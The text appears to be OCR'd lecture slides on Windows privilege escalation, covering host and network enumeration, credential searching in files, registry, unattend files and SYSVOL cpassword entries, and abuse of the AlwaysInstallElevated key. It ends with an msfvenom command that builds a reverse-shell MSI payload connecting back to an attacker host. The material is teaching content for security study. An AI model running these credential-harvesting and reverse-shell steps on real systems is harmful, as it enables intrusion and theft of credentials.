
3. Windows has a long-standing reputation regarding OS-level bugs, unlike Linux


4. SYSTEM is the same as root

Enumerating Host Info

- OS Version:
  - systeminfo | findstr /B /C:"OS Name" /C:"OS Version"

- Other Info:
  - hostname
  - echo %username%
  - echo %PATH%





Enumerating Networks


- Interfaces and IPs:
  - ipconfig /all
  - arp –A
- Routes
  - route print
- Listening Processes:
  - netstat –ano
- Firewall Rules:
  - netsh firewall show state
  - netsh firewall show config

Enumerating User Info

- Local Users & Groups:
  - net users
  - net user [user1]
  - net localgroup


- Scheduled Tasks:
  - schtasks /query /fo LIST /v
  - tasklist /SVC

- Running Services:
  - net start



Enumerating Software

- Often drivers can be exploited to gain SYSTEM access
- Enumerate drivers:
  - DRIVERQUERY
- Enumerate software:
  - C:\Program Files
  - C:\Program Files (x86)



Abusing Windows Misconfigurations

Abusing Patch Levels

- Like any OS, users rely on the update service to patch their machines
- In corporate environments using WSUS, it’s not abnormal for client device patch levels to lag behind recent releases (maybe even by weeks)
- Enumerate the current patch level:

```
wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr /C:"KB.." /C:"KB.."
```

- ./searchsploit KB979682

Abusing Leaked Credentials

- Many applications on Windows store credentials and license keys in predictable locations (e.g. appdata, registry, etc.) with little or no encryption

- Why not globally search for files containing sensitive keywords:

```
dir /s *pass* == *cred* == *vnc* == *.config*
findstr /si password *.xml *.ini *.txt
```

- Often we will also find passwords in the registry:

```
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Source: ADSecurity

Abusing Automation Scripts

- Auto-deployed machines often use scripts to deploy users, install software, and inject licenses
- Automation scripts often include usernames and passwords; in particular, local admin credentials used to manage the local machine
- Common config/automation script locations:
  - C:\sysprep.inf
  - C:\sysprep\sysprep.xml
  - %WINDIR%\Panther\Unattended.xml
  - %WINDIR%\ Panther\Unattend\Unattended.xml

Abusing Automation Scripts

- Example sysprep.xml automation file:

```
<LocalAccounts>
 <LocalAccount wcm:action="add">
  <Password>
   <Value>Y2lzY28xMjM=</Value>
   <PlainText>false</PlainText>
  </Password>
  <Description>Local Administrator</Description>
  <DisplayName>Administrator</DisplayName>
  <Group>Administrators</Group> <Name>Administrator</Name>
 </LocalAccount>
</LocalAccounts>
```

Abusing Automation Scripts

- Example Unattended.xml automation file:

```
<AutoLogon>
  <Password>
    <Value>Y2lzY28xMjM=</Value>
    <PlainText>false</PlainText>
  </Password>
  <Enabled>true</Enabled>
  <Username>Administrator</Username>
</AutoLogon>
```

Abusing SYSVOL on AD

- In active directory environments, all authenticated users have access to a global readable network share called *SYSVOL* that's shared by the AD server(s)
- This SYSVOL folder is used to deploy group policy data, logon scripts, and other global domain configurations & data across the domain
- For example, domain group policies are available at:

  \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

Abusing SYSVOL Credentials

- Often domain administrators want to set a unique or global password on all local administrator (RID 500) accounts across a domain

- This can be done using vbscripts deployed via SYSVOL

Changes the local Administrator password. The script should be deployed using Group Policy or through a logon script.

Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

Image Source: ADSecurity

Abusing SYSVOL Credential Encryption

- Microsoft does provide a mechanism allowing users to encrypt SYSVOL credentials using AES!
- To discover these credentials, we can search the entire SYSVOL share for files (often .xml) containing the string “cpassword”

findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies.xml*

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0UieOBaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

Image Source: ADSecurity

Abusing SYSVOL Credential Fail

- Fortunately, Microsoft accidentally published the AES key used to encrypt SYSVOL credentials on MSDN way back in 2012
  - And it's a static AES key…

Image Source: ADSecurity

Abusing SYSVOL Credential Locations

- cpassword can be set across many SYSVOL locations (and configurations), many of which can also be abused:

1. Services\Services.xml
2. ScheduledTasks\ScheduledTasks.xml
3. Printers\Printers.xml
4. Drives\Drives.xml
5. DataSources\DataSources.xml

Source: ADSecurity

Abusing AlwaysInstallElevated Registry Key

- In order to facilitate automated software installation during deployment, some AD admins set the AlwaysInstallElevated registry key
- This key allows limited users to install **.msi** files, of which run as the NT AUTHORITY\SYSTEM user
- We can query the registry to see if this flag is set using:
  - reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
  - reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

Source: ADSecurity

Abusing AlwaysInstallElevated Registry Key

- OK, so we can run **.msi** files as SYSTEM, but how can we use this to actually get SYSTEM and do something useful?

```
./msfvenom -f msi -p windows/meterpreter/reverse_tcp
LHOST=10.0.5.101 LPORT=4444 > fun.msi
```

- Simply drop it onto the host (FTP, HTTP, etc.), click, and get a SYSTEM reverse shell!

Source: ADSecurity

Let’s break!

See You Next Time